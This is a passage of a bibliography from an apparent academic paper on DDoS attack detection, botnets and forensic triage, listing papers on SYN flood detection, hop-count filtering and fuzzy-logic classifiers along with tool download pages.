SecurityTube Tools (2012) BoNeSi Available at: http://www.securitytube-tools.net/index.php@title=BoNeSi.html (Accessed: 1 June 2013)

Sengar H, Wang H, Wijesekera D, Jajodia S. Detecting VoIP Floods Using the Hellinger Distance, IEEE Transactions on Parallel and Distributed Systems, vol. 19, no. 6; 2008. pp. 794-805.

Shaeles SN, Psaroudakis ID. A study of a Botnet creation process and the impact of a DDoS attack against a web server. Hakin9 Extra – Botnets, issue 5; 2011. pp. 8-12.

Shiaeles, S. N., Katos, V., Karakos, A. S. and Papadopoulos, B. K. (2012) Real time DDoS detection using fuzzy estimators. Computers & Security. Vol 31(6), pp 782-790.

Shon T, Kim Y, Lee C, Jongsub M. A machine learning framework for network anomaly detection using SVM and GA, Proc. of Systems, Man and Cybernetics (SMC) Information Assurance Workshop; 2005. pp. 176-183.

Siraj A, Vaughn RB, Bridges SM. Decision making for network health assessment in an intelligent intrusion detection system architecture, International Journal of Information Technology and Decision Making, vol. 3, no. 2; 2004. pp. 281-306.

Skoudis E. (2006, March, 30), Windows Command-Line Kung Fu with WMIC, Avaliable at: http://isc.sans.edu/diary/Windows+Command-Line+Kung+Fu+with+WMIC/1229 (Accessed: 1 June 2013)

SPEKTOR triage tool, Avaliable at: http://www.evidencetalks.com/index.php?option=com_content&view=category&layout=blog&id=83&Itemid=513 (Accessed: 1 June 2013)

Stachtiari E., Soupionis Y., Katsaros P., Mentis A., Gritzalis D., "Probabilistic model checking of CAPTCHA admission control for DoS resistant anti-SPIT protection", in Proc. of the 7th International Workshop on Critical Information Infrastructures Security (CRITIS-2012), pp. 143-154, Springer (LNCS 7722), Norway, September 2012

Swain, B. R. and Sahoo, B. (2009) Mitigating DDoS attack and Saving Computational Time using a Probabilistic approach and HCF method. Proceedings of 2009 IEEE International Advance Computing Conference (IACC 2009), Thapar University Patiala, India, 6-7 March, pp. 1170-1172. IEEE.

Swearingen, T. (2013) The real cost of DDoS, Available at: http://www.scmagazineuk.com/the-real-cost-of-ddos/article/262680/?DCMP=EMC-SCUK_Newswire (Accessed: 1 June 2013)

Swearingen, T. (2012) When Businesses Go Dark: A DDoS Survey, Available at: http://www.circleid.com/posts/20121109_when_businesses_go_dark_a_ddos_survey/ (Accessed: 1 June 2013)

Sysinternals Suite, Avaliable at: http://technet.microsoft.com/en-us/sysinternals/bb84206

Tang J, Cheng Y, Zhou C. Sketch-Based SIP Flooding Detection Using Hellinger Distance, Global Telecommunications Conference GLOBECOM 2009. pp. 1-6.

Techdata. (2011) Worldwide Infrastructure Security Report, Arbor Networks 2011 Volume VII, Available at: http://www.techdata.com/arbornetworks/files/Arbor%20Security%20Report%202012.pdf (Accessed: 1 June 2013)

Technical Report 070529A (2007) Dynamics of the IP Time To Live Field in Internet Traffic Flows, Centre for Advanced Internet Architectures, Swinburne University of Technology, Melbourne, Australia

Theoharidou, M., Papanikolaou, N., Pearson, S., Gritzalis, D. (2013) Privacy risks, security and accountability in the Cloud. Proc. of the 5th IEEE Conference on Cloud Computing Technology and Science (CloudCom 2013), IEEE Press, United Kingdom.

Thing, V., Sloman, M. and Dulay, N. (2007) A survey of bots used for distributed denial of service attacks. Proceedings of the IFIP TC-11 22nd International Information Security conference (SEC 2007), Sandton, South Africa, 14-16 May, pp 229-240. Springer Verlang.

TriageIR v.79, Avaliable at: http://code.google.com/p/triage-ir/downloads/list (Accessed: 1 June 2013)

TR3Secure, Avaliable at: http://code.google.com/p/jiir-resources/downloads/detail?name=tr3secure_data-collection-script.zip&can=2&q= (Accessed: 1 June 2013)

Tsalis, N., Theoharidou, M., Gritzalis, D. (2013) In Cloud we Trust: Risk-Assessment-as-a-Service. Proc. of the 7th IFIP International Conference on Trust Management (IFIPTM 2013), pp. 100-110, Springer (AICT 401), Spain.

Tsironis LC, Sfiris DS, Papadopoulos BK. Fuzzy Performance Evaluation of Workflow Stochastic Petri Nets by Means of Block Reduction. IEEE Transactions on Systems Man and Cybernetics Part A – Systems and Humans, vol. 40, no. 2; 2010. pp. 352-362.

UPM (no date) Mamdani's Method. Available at: http://www.dma.fi.upm.es/java/fuzzy/fuzzyinf/mamdani3_en.htm (Accessed: 1 June 2013)

Virvilis, N., and Gritzalis, D. (2013) The Big Four–What we did wrong in Advanced Persistent Threat detection? , in Proc. of the 8th International Conference on Availability, Reliability and Security (ARES-2013), pp. 248-254, Germany, September 2013 .

Virvilis, N., Gritzalis, D. (2013) Trusted Computing vs. Advanced Persistent Threats: Can a defender win this game? Proc. of the 10th IEEE International Conference on Autonomous and Trusted Computing (ATC 2013), IEEE Press, Italy.Waits C., Akinyele J. A., Nolan R., Roggers L. Computer Forensics: Results of Live Response Inquiry vs. Memory Image Analysis, TECHNICAL NOTE CMU/SEI-2008-TN-017, CERT Digital Intelligence and Investigation Directorate (DIID), CarnegieMellon, 2008, Avaliable at: http://www.cert.org/archive/pdf/08tn017.pdf (Accessed: 1 June 2013)

Wang J, Yang G. An intelligent method for real-time detection of DDoS attack based on fuzzy logic, Journal of Electronics (China), vol. 25, no. 4; 2008, pp. 511-518

Wang, H., Jin, C. and Shin, K. G. (2007) Defense against spoofed IP traffic using hop-count filtering. IEEE/ACM Transactions on Networking (TON), Vol 15(1), pp 40-53.

Wang, H., Zhang, D. and Shin, K. Detecting SYN flooding attacks. In Proceedings of the IEEE Infocom, New York, NY, 2002.

Wang, X., Li, M., and Li, M. (2009) A scheme of distributed hop-count filtering of traffic. Proceedings of IET International Communication Conference on Wireless

Mobile and Computing (CCWMC 2009), Shanghai, China, 7-9 December, pp. 516-521. IET, Stevenage, Herefordshire.

Wei, G., Gu, Y. and Ling, Y. (2008) An Early Stage Detecting Method against SYN Flooding Attack. Proceedings of the 2008 International Symposium on Computer Science and its Applications (CSA-08), Hobart, Australia, 13-15 October, pp. 263-268. IEEE.

Wei W, Dong Y. Lu D, Jin G. Combining Cross-Correlation and Fuzzy Classification to Detect Distributed Denial-of-Service Attacks, Lecture Notes in Computer Science, LNCS 3994; 2006. pp. 57-64.

Windows XP Embedded (WinXPe) OS, Avaliable at: http://www.microsoft.com/windowsembedded/en-us/develop/windows-xp-embedded-for-developers.aspx (Accessed: 1 June 2013)

Wu, Z., and Chen, Z. (2006) A three-layer defense mechanism based on web servers against distributed denial of service attacks. Proceedings of First International Conference on Communications and Networking in China (ChinaCom'06), Beijing, China, 25-27 October, pp. 1-5. IEEE Explore.

Xia Z, Lu S, Li J. Enhancing DDoS Flood Attack Detection via Intelligent Fuzzy Logic, Informatica 34; 2010. pp. 497-507

Xiao, B., Chen, W. and He, Y. (2008) An autonomous defense against SYN flooding attacks: Detect and throttle attacks at the victim side independently. Journal of Parallel and Distributed Computing, Vol 68(4), pp 456-470.

Yaar, A., Perrig, A. and Song, D. (2006) StackPi: New packet marking and filtering mechanisms for DDoS and IP spoofing defense. IEEE Journal on Selected Areas in Communications, Vol 24(10), pp 1853-1863.

Yaar a., Perrig A. and Song S. (2003) Pi: A path identification mechanism to defend against ddos attacks, Proceedings of the 2003 IEEE Symposium on Security and Privacy, Berkeley California, USA, 11-14 May, pp. 93–107. IEEE Computer Society.

Yeung DS, Jin A, Wang X. Covariance-Matrix Modeling and Detecting Various Flooding Attacks, IEEE Transactions On Systems, Man, and Cybernetics—Part A: Systems and Humans, vol. 37, no. 2; 2007

Yu S, Zhou W, Doss R. Information theory based detection against network behavior mimicking DDoS attacks, IEEE Communications Letters, vol. 12, no. 4; 2008. pp. 318-324.

Zhang, F., Geng, J., Qin, Z. and Zhou, M. (2007) Detecting the DDoS attacks based on SYN proxy and Hop-Count Filter. Proceedings of International Conference on Communications, Circuits and Systems (ICCCAS 2007), 11-13 July, pp. 457-461. IEEE.

7Zip Command Line, http://www.7-zip.org/